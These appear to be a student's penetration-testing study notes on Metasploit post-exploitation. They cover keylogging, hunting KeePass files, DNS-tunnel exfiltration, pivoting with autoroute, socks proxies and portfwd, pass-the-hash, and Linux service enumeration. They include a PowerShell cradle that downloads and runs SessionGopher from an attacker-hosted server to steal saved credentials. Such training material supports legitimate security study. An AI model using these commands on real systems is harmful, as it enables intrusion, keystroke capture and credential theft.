* Explorere.exe (user level) → application keystrokes
* Example;
  + Migrate to explorer process
  + Keyscan\_start
  + Keyscan\_dump
  + keyscan \_stop
* Another Type;
  + Run keylogrecorder -c
* Search

### @VIDEO ( Pillaging )

File with kdb extension

* Search -f \*.kdb -r -d .

Arp

Route

### DNS Tunnelling , Exfiltration

DNS not being logged,

Iodine

DNS Tunnel, through ssh sock server completely over DNS tunnel → bypassing firewalls and proxy

Iodines requires:

* Control over a domain name and dns configuration
* Ip address to act as auth name server (with ssh access)

### Mapping the Internal Network

Looking for:

* Network equipment; firewall, switches, routers
* Other networked host & servers
* Networking protocols & ip addresses
* Traffic and data

Ifconfig -- meterpreter

Route print (ip routing table)

Arp (shows the arp cache)

Netstat (host network connections)


Route traffic through the compromised machine

Run Arp\_scanner → meterpreter, arp scan in local network and list the IP and MAC addresses. IE. run arp\_scanner -r 10.10.10.0/24

Ping sweep → find more live box, meterpreter script. IE. use post/multi/gather/ping\_sweep using a session

Netenum

#### PIVOTING



Subnet → 10.10.10.0/24. GOTO victim2 from victim1

ADD NEW ROUTE

TWO WAYS

1. Route add 10.10.10.0 255.255.255.0 2
   * 2 → session id . Ie. all traffic to 10.10.10.0/24 will go through victim1
   * This is in msf console , can do route print after to check
2. Run autoroute -s 10.10.10.0/24
   * This is run from within a meterpreter shell
   * Check with run autoroute -p

\

kali

* Running a port scan;
  + Use auxiliary/scanner/portscan/tcp
    - options . Victim 2 IP (10.10.10.5)

Route Flush

\

ROUTING NMAP

Use session to get tools through. EG socks4 proxy in metasploit and proxychains to route traffic through this proxy

1. Use auxiliary/server/socks4a
   1. Uses a socks proxy server with the metasploit routing to relay connections
   2. Change the srvport (listens on) eg. 1080
2. Configure proxychains to use address and port set in Metasploit
   1. Proxychains.conf → socks4 127.0.0.1 1080
      * Local address on port specified
      * This means
        1. TOOLS route → Proxychains → METASPLOIT ( socks4a proxy) → METERPRETER routes → METERPRETER session
3. Run toolset needed
   * + Proxychains -nmap -sT -Pn -n 10.10.10.5 --top-ports 50
     + Proxychains ssh 10.10.10.X
     + Proxychains telnet 10.10.10.X

Netstat -tulpn | grep 1080

NOTE:

Use portfwd to forward connections to specific addresses and ports on remote

* Eg. Access a web server or share or any other service (METERPRETER)
* Portfwd add -l 3333 -p 3389 -r 10.10.10.5
  + Listener on prt 3333 and forward conn to 10.10.10.5 on port 3389
  + Ie. port forward → meterpreter session → exploited machine ()→ target machine
* Rdp 127.0.0.1:3333

### @VIDEO (MAPPING THE NETWORK)

If exploited machine is on a different network

Eg. ifconfig on both machines

Going into shell, ipconfig /all

Ipconfig /displaydns

Netstat -ano

Use exploited machine as a bridge and forwards all the traffic (like a proxy)

Use post/windows/manage/autoroute

* Set the subnet & session
* Test with route print

Forward tools through the session;

* Use auxiliary/server/socks4a
* Uses routing table set in metasploit
* Now; have to use a tool to redirect all traffic through a proxy (proxychains)

### Exploitation through Pivoting

Hashdump

Pass the hash with the use exploit/windows/windows; payload, lhost, rhost, smbpass (hash, pass-the-hash)

### @VIDEO (Meterpreter SSL Certificate Impersonation and Detection and Evasion)

Using python http server to get fields one server

Python -m SimpleHTTPServer 80 ← attacker machine

Iex (new-object …..) ← powershell download on victim

auxiliary/gather/imersonate\_ssl -- requests a copy of certificate from site

* Set rhosts as [www.microsoft.com](http://www.microsoft.com)
* Creates a pem file and crt

### @VIDEO (SEssion Gopher, obtaining credentials)

Download github.com/fireeye/SessionGopher to attacker system

Then execute on victim machine , remote to victim

Eg. python -m simplehttpserver 80

On victim ps cradle to run function in ps1 script

Powershell.exe -nop -ep bypass -C iex (New-Object Net.Webclient).DownloadString(‘[http://SIMPLEHTTPSERVERIP/FILE](http://simplehttpserverip/FILE)’); Invoke-SessionGopher

# Linux Exploitation

## Information Gathering

### Remote Enumeration

Nmap -O --osscan-guess IP

#### NFS

Network File System (NFS) - RPC, remote procedure call, based file sharing protocol on NIX systems.

* tcp/udp → port 2049
* Configure ‘export’ directories -- /etc/exports
* Nmap queries
  + Nfs-ls
  + Nfs-showmount
  + Nfs-statfs
* Showmount -e ip

Exploiting misconfiguration

* Make a directory: mkdir -p /mnt/home/bob
* mount the directory: mount -t nfs [ip]:/remote/folder mnt/home/bob -o nolock

#### Portmapper (rpc bind)

Service found on nix machines to map a remote procedure call.

* Port tcp/udp 111, 32771, enumerated with nmap or rpcinfo

]

#### Samba

Print and file sharing services for windows classes, smb/cifs

* Netbios -- Name-service -- 137
* Netbios -- datagram service -- 138
* Session -- 139

Nmap → -- script smb-enum-shares

Smbmap → enum

Smbclient → \\\\ip\\share

Mount folders → mount, requires cifs-utils package

Enum samba shares

* Rpcclient → uses potential list of usernames
* Bash script OR lookupnames
* Enum4linux

#### 

#### Enumerating SMTP Users

Sendmail, postfix, exim, microsoft exchange

Nmap → --script smtp-commands

Telnet to server → HELO ‘domainname.com’ etc, or smtp-user-enum

### LOCAL Enumeration (POST exploit)

Ifconfig -a

Route -n

Traceroute -n ip → how many hops to compromised machine

DNS Resolution → /etc/resolv.conf


Arp -en → information on who communication with is happening


Netstat -auntp → same info from the /proc/net/tcp and udp files\

